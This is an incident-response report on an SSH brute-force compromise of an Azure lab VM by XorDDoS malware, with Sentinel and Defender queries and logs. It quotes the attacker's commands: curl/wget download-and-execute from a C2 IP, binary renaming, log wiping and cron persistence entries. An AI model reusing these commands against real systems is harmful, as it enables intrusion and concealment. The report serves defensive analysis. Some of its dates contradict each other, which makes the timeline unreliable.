Executive Summary

A Linux VM hosted in Azure was compromised via an SSH brute-force attack, leading to XorDDoS malware deployment. The attacker exploited weak SSH credentials to gain root access, executed malicious payloads, and established persistence through cron jobs and hidden files.

IOCs included rogue files (ygljglkjgfg0, .bisis, p.txt) and outbound connections to malicious C2 servers (169.239.130.12, 80.179.218.146, 122.41.169.230). Evidence of log wiping and binary renaming confirmed evasion attempts.

The attacker retained access due to weak SSH credentials and unchanged configurations post-cleanup. This attack is consistent with a previous incident involving XorDDoS malware, indicating a repeat of tactics and techniques. The report outlines the full attack chain and provides recommendations to secure the environment and prevent future compromise.


Sentinel Log Confirmation

```
17
18  AzureNetworkAnalytics_CL
19  | where DestIP_s == "10.0.0.174" and DestPort_d == "22"
20  | where AllowedInFlows_d > 0
21  | order by TimeGenerated asc
22  | project TimeGenerated, SrcIP_s, DestIP_s, DestPort_d, AllowedInFlows_d, ResourceGuid_g, split(VM_s,"/")[1]
23
24
```

Results | Chart

TimeGenerated [UTC]	SrcIP_s	DestIP_s	DestPort_d	AllowedInFlows_d
3/24/2025, 2:16:53.359 PM	10.0.0.8	10.0.0.174	22	331
3/24/2025, 2:16:53.531 PM	122.41.169.230	10.0.0.174	22	3
3/24/2025, 2:25:21.719 PM	10.0.0.8	10.0.0.174	22	307
3/24/2025, 2:35:22.863 PM	10.0.0.8	10.0.0.174	22	33

Virus Total Confirmation - Malicious IP



Incident Summary

Date:

- Initial Compromise: January 30, 2025
- Detection and Cleanup Attempt: March 18-20, 2025
- Re-Entry and Persistence: March 24–25, 2025

Affected Host:

- jr-linux-vm-test

Environment:

- Azure-hosted Linux VM
- Defender for Endpoint and Microsoft Sentinel enabled
- Public-facing SSH port (22) open

Attack Type:


- SSH Brute Force → Execution → Persistence → Lateral Movement → C2 Communication → Discovery → Defensive Evasion → Impact

Goal:


- Resource hijacking for cryptocurrency mining
- Establish foothold for further network exploitation

1. Who was involved in the attack?

- Threat actor: Automated botnet or threat group using XorDDoS malware.
- Affected users: Root account (`root`) was compromised — gaining admin-level control.
- Infrastructure involved:
    - Malicious IPs (169.239.130.12, 80.179.218.146,122.41.169.230)
    - External C2 servers communicating with the infected host.





```
// Identify Active Processes Connected to Malicious IPs
DeviceNetworkEvents
| where Timestamp > ago(1d)
| where RemoteIP in ("169.239.130.12", "85.31.47.99")
| project Timestamp, DeviceName, InitiatingProcessCommandLine, RemoteIP, RemotePort, LocalIP, Protocol, InitiatingProcessAccountName, InitiatingProcessSHA256
| order by Timestamp desc
```



2. What happened?

- A Linux VM in Azure was compromised via an SSH brute-force attack.
- The attacker deployed XorDDoS malware using curl and wget to download payloads.
- Persistence was established using cron jobs and file-based evasion.
- The malware ran crypto-mining operations and scanned for other systems to infect.
- The attacker regained access post-cleanup through weak credentials.




3. When did the attack take place?

- Initial compromise: March 24, 2025 – 2:16:53 PM – Successful brute force
- Cleanup attempt: March 20, 2025 – Security team deleted all Linux VMs, but the attacker still regained access — due to weak credentials for the lab VM.
- Re-entry: March 24, 2025 – 4:30:14 PM – The attacker re-established access using weak SSH credentials.
- Persistence and impact phase: March 24–25, 2025 – Cron jobs and malicious scripts executed, leading to lateral movement and crypto-mining deployment

4. Where did it happen?


- Affected host: jr-linux-vm-test
- Attack origin: External IP addresses (169.239.130.12)
- C2 communication occurred over HTTP (Port 80) and other non-standard ports.



5. Why did the attack happen?

- Weak SSH security – Open port 22 and weak/reused credentials enabled brute force success.
- Persistence mechanisms – Cron jobs and hidden binaries allowed the attacker to maintain access.

- Failure due to weak credentials – The attacker was able to gain access via brute force after cleanup.
- Resource hijacking for profit – XorDDoS malware was used for crypto mining and network scanning to monetize access.



Attack Timeline

Timestamp	Event
Mar 24, 2025, 2:16:53 PM	External IP `122.41.169.230` initiated connection to the VM over SSH (Port 22). This suggests the start of brute-force activity.
Mar 24, 2025, 4:30:14 PM	Initial compromise via SSH brute-force. Attackers gained root access using valid credentials.
Mar 24, 2025, 4:30:15 PM	`curl` used to download `p.txt` from `169.239.130.12` and save as `ygljglkjgfg0`.
Mar 24, 2025, 4:30:15 PM	`wget` used to download `p.txt` from `169.239.130.12` and save as `ygljglkjgfg1`.
Mar 24, 2025, 4:30:17 PM	Malicious files `ygljglkjgfg0`, `ygljglkjgfg1` executed. File permissions adjusted with `chmod +x`.
Mar 24, 2025, 4:57:03 PM	Execution of `retea` bash script with encoded key. Persistence via cron jobs created.
Mar 24, 2025, 4:58:08 PM	`chmod +x` used on `/var/tmp/.update-logs/History` — suggesting the malware set up an execution path for persistence.
Mar 24, 2025, 4:59:06 PM	Execution of `.bisis` — known scanner for lateral movement and C2 communication.
Mar 24, 2025, 5:19:32 PM	Outbound communication to `169.239.130.12` via port 80 (TCP) — command-and-control (C2) communication established.
Mar 24, 2025, 6:40:37 PM	`chmod +x` and execution of `.bisis` continues — malware was actively attempting lateral movement.
Mar 24, 2025, 7:17:06 PM	`.bisis` continues running with high ulimit settings, increasing max file and process limits.
Mar 24, 2025, 11:19:57 PM	Last observed activity — `.bisis` executed again, confirming malware persistence.


Execution Phase Overview

The table below outlines the execution phase of the attack, including detailed commands, actions, and outcomes:

Step	Description	Command	Outcome
1	**Download payload from attacker's server**	`curl <http://169.239.130.12/p.txt> -o ygljglkjgfg0`	Payload downloaded and stored as `ygljglkjgfg0`
2	**Grant execute permission**	`chmod +x ygljglkjgfg0`	Payload made executable
3	**Execute payload**	`./ygljglkjgfg0`	Payload executed as root
4	**Pull more payloads from the same C2 server**	`wget <http://169.239.130.12/p.txt> -O ygljglkjgfg1`	Downloader used to retrieve additional payloads
5	**Rename binaries for stealth and obfuscation**	`mv /usr/bin/wget /usr/bin/good`	Attempt to evade detection by hiding binary usage
6	**Clear logs to cover tracks**	`cat /dev/null > /root/.bash_historycat /dev/null > /var/log/wtmp`	Log wiping to avoid forensic analysis
7	**Establish persistence through cron jobs**	`crontab -e` with malicious entries:bash `@daily /var/tmp/.update-logs/./History >/dev/null 2>&1 & disown @reboot /var/tmp/.update-logs/./Update >/dev/null 2>&1 & disown * * * * * /var/tmp/.update-logs/./History >/dev/null 2>&1 & disown @monthly /var/tmp/.update-logs/./Update >/dev/null 2>&1 & disown `	Ensures attack relaunch at boot and regular intervals
8	**Lateral movement and credential theft**	`.retea` script executed with keylogging features:bash `./retea -c 'key=$1 user=$2'`	Captures credentials and spreads attack to other machines via SSH


Payload Executions on VM


Sentinel Alert Investigation





Following the previous attack, several students in the Cyber Range configured detection rules and alerts to monitor for any recurring or residual malicious activity. As a result, multiple alerts were triggered, flagging indicators such as brute-force login attempts, suspicious process execution, and potential payload drops. All related telemetry was captured and centralized within Microsoft Sentinel for in-depth investigation and analysis.

Defender Incident Details






JR-Linux-VM-Test
Medium
Criticality: Critical
Isolated
Overview
Incidents and alerts
Timeline
Security policies
Security recommendations
Inventories
Discovered vulnerabilities
Nov 2024
Dec 2024
Jan 2025
Copy to clipboard
Export
Search
1 selected
Mar 17,
Event time
Event
Additional information
Mar 24, 2025 4:28:41.367 PM
[PID 46264] created process dash
Mar 24, 2025 4:28:41.365 PM
[PID 46263] created process cut
Mar 24, 2025 4:28:41.346 PM
A script was observed
Mar 24, 2025 4:28:41.336 PM
A script was observed
Mar 24, 2025 4:28:41.308 PM
python3.10 performed system owner/user discovery by invoking who
T1033: System Owner/Us
Mar 24, 2025 4:28:41.308 PM
python3.10 created process who
Mar 24, 2025 4:28:41.197 PM
Network logon by jr-linux-vm-test\root succeeded
Mar 24, 2025 4:28:41.163 PM
A remote logon from the privileged user 'JR-Linux-VM-Test\root' was obs...
T1078: Valid Accounts
Mar 24, 2025 4:28:41.055 PM
landscape-sysinfo was executed by dash
T1059: Command and Sc
Mar 24, 2025 4:28:41.055 PM
dash created process python3.10
A remote logon from the privileged user 'JR-Linux-VM-Test\root' was observed
T1078: Valid Accounts
T1078.003: Local Accounts
T1021: Remote Services
+4
Event info
Event
A remote logon from the privileged user 'JR-Linux-VM-Test\root' was observed
Event time
Mar 24, 2025 4:28:41 PM
Action type
LinuxRemotePrivilegedUserLogon
User
JR-Linux-VM-Test\root
Mitre Techniques
T1078: Valid Accounts
T1078.003: Local Accounts
